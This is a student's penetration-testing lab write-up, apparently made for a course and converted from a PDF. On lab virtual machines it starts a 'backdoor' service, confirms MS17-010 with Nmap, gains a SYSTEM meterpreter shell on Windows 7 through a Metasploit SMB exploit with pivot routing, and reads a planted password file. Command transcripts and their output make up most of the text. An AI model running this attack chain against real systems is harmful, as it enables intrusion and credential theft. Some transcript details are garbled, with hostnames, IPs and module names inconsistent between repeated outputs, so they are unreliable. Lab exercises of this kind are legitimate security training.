
The service did not respond to the start or control request in a timely fashion.

C:\Windows\system32>clear
clear
'clear' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>cls
cls

C:\Windows\system32>sc start backdoor
sc start backdoor
```

And shell was connected on the listener terminal and executed "ver" to know the version




Task 6:

6. [5pts, Using Nmap & MSF to get into Windows 7] Let's try another way to get into the Windows 7 machine. From task 4 scanning result, you can notice that TCP port 445 is open.


1) [2pts] Run the Nmap smb-vuln-ms17-010 NSE script from Kali to confirm Windows 7 is vulnerable. Refer to this page to use the script in the right way (still, you cannot directly use the script against Windows 7)

nmap -p 445 --script smb-vuln-ms17-010 <Windows 7 IP> run this command in terminal and observe the output. From the output below it show that windows 7 is vulnerable.



- 2) [3pts] Then, choose the corresponding exploit module based on the vulnerability name from MSF in Kali to get a meterpreter shell against Windows 7. You can run this exploit using the previous meterpreter session against Windows XP & added route from task 4. Do not close the meterpreter session obtained from this task as you will need it for the next task. You may want to try different stagers if the attack doesn't work well.

Here we have now 2 open meterpreter sessions (i.e win7 and winXP)



```
kali@kali:~$ msf exploit(windows/rpc_ss) > sessions

Active sessions



| ID | Name        | Type        | Information                           | Connection                                               |
|----|-------------|-------------|---------------------------------------|----------------------------------------------------------|
| 1  | meterpreter | x86/windows | SUNG-70F6AD708A                       | 192.168.2.136:4444 → 192.168.2.136:1337 (192.168.2.136)  |
| 2  | meterpreter | x86/windows | NT AUTHORITY\SYSTEM @ WIN-KONGMAISHJM | 192.168.2.136:4444 → 192.168.2.136:49159 (192.168.2.136) |



msf exploit(windows/rpc_ss) >

To direct input to this VM, click inside or press Ctrl+G.

kali@kali:~$ msf exploit(windows/rpc_ss) > info

Name: rpc_ss
Current Setting: thread
Required: yes
Description: Exit technique (Accepted: '', seh, thread, process, none)
LHOST: 192.168.2.136
LPORT: 4444

Exploit target:



| ID | Name      |
|----|-----------|
| 0  | Automatic |




View the full module info with the info, or info -d command.

msf exploit(windows/rpc_ss) > set RHOSTS 192.168.2.136
RHOSTS => 192.168.2.136
msf exploit(windows/rpc_ss) > set SMBUSER georgia
SMBUSER => georgia
msf exploit(windows/rpc_ss) > set SMBPASS password
SMBPASS => password
msf exploit(windows/rpc_ss) > route add 192.168.2.0/24 255.255.255.0 2
(*) Route added
msf exploit(windows/rpc_ss) > run

[*] Handler failed to bind to 192.168.2.136:4444 -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 192.168.2.136:4445 - Authenticating to 192.168.2.136 as user 'georgia'...
[*] 192.168.2.136:4445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 192.168.2.136:4445 - Built a write-what-where primitive...
[*] 192.168.2.136:4445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.2.136:4445 - Selecting Powershell target.
[*] 192.168.2.136:4445 - Executing the payload...
[*] 192.168.2.136:4445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176198 bytes) to 192.168.2.136
[*] Meterpreter session 3 opened (192.168.2.136:4444 → 192.168.2.136:49164) at 2024-05-01 18:35:18 -0400

meterpreter > sysinfo
Computer : WIN-KONGMAISHJM
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en-US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
```

Task 7: Use the shell obtained in task 6 or Netcat connection from task 5 to conduct a search on the Cdrive on Windows 7 to find the password file you created in task 0. Assume that you have no knowledge of the file. All you know is that the administrator may leave a txt file on the machine which contains the password inside C:\Users directory. You do not know the location of the file, file name, etc



```
kali@kali:~$ sessions
Active sessions
--
Id  Name  Type  Information  Connection
--
1   meterpreter x86/windows SUNG-7DF8AD786A\georgia @ SUNG-7DF8AD786A 192.168.2.128:4444 -> 192.168.2.133:1052 (192.168.2.133)
2   meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN-KONGMA1SH3M 192.168.2.128:4444 -> 192.168.2.130:49159 (192.168.2.130)

kali@kali:~$ exploit(multi/recon/dir_gather) > sessions -i 2
[*] Starting interaction with 2...


meterpreter > sysinfo
Computer        : WIN-KONGMA1SH3M
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x86
System Language : en-US
Domain         : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
meterpreter > shell
Process 7912 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd c:\Users
cd c:\Users

C:\Users>dir /s /b *.txt
dir /s /b *.txt
C:\Users\All Users\VMware\VMware Tools\Manifest.txt
C:\Users\All Users\VMware\VMware Tools\Unity\Filters\adobeFlashcs3.txt
C:\Users\All Users\VMware\VMware Tools\Unity\Filters\adobePhotoshopcs3.txt
C:\Users\All Users\VMware\VMware Tools\Unity\Filters\googleDesktop.txt
C:\Users\All Users\VMware\VMware Tools\Unity\Filters\microsoftOffice.txt
C:\Users\All Users\VMware\VMware Tools\Unity\Filters\vistaSidebar.txt
C:\Users\All Users\VMware\VMware Tools\Unity\Filters\visualstudio2005.txt
C:\Users\All Users\VMware\VMware Tools\Unity\Filters\vmwarefilters.txt
C:\Users\Frank\AppData\Local\Microsoft\Internet Explorer\brndlog.txt
C:\Users\Frank\AppData\Local\Temp\FXSAPIDebugLogFile.txt
C:\Users\georgia\document.txt
C:\Users\georgia\AppData\Local\Microsoft\Internet Explorer\brndlog.txt
C:\Users\georgia\AppData\Local\Temp\FXSAPIDebugLogFile.txt
C:\Users>
```

➔ Use the **dir /s /b *.txt** command to list all files with a **.txt** extension in the **C:\Users** directory and its subdirectories.

Once we have list of all .txt files we follow the below steps to find the password in document.txt



```
kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Actions Edit View Help

Id  Name  Type  Information  Connection
--  --
1   meterpreter x86/windows SUNG-70F8AD788A\georgia @ SUNG-70F8AD788A 192.168.2.128:4444 → 192.168.2.132:1852 (192.168.2.133)
2   meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN-KONGNA1SHJM 192.168.2.128:4444 → 192.168.2.136:49159 (192.168.2.136)

msf6 exploit(windows/smb/imf7_018_exeexec) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer      : WIN-KONGNA1SHJM
Os            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en-US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > shell
Process 2932 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd c:\Users
cd c:\Users

c:\Users>dir /s /b *.txt
dir /s /b *.txt
c:\Users\All Users\VMware\VMware Tools\manifest.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\adobe\flashcs3.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\adobe\photoshopcs3.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\google\desktop.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\microsoft\office.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\visualstudio2005.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\visualstudio2008.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\vmware\filters.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\win7\gadgets.txt
c:\Users\Frank\AppData\Local\Microsoft\Internet Explorer\brndlog.txt
c:\Users\Frank\AppData\Local\Temp\VSXAPI\DebugLogFile.txt
c:\Users\georgia\document.txt
c:\Users\georgia\AppData\Local\Microsoft\Internet Explorer\brndlog.txt
c:\Users\georgia\AppData\Local\Temp\VSXAPI\DebugLogFile.txt

c:\Users>type georgia\document.txt
type georgia\document.txt
This is a domain admin password P05$word123
c:\Users>
```

➔ Here I have used type command to check the contents of document.txt file in windows7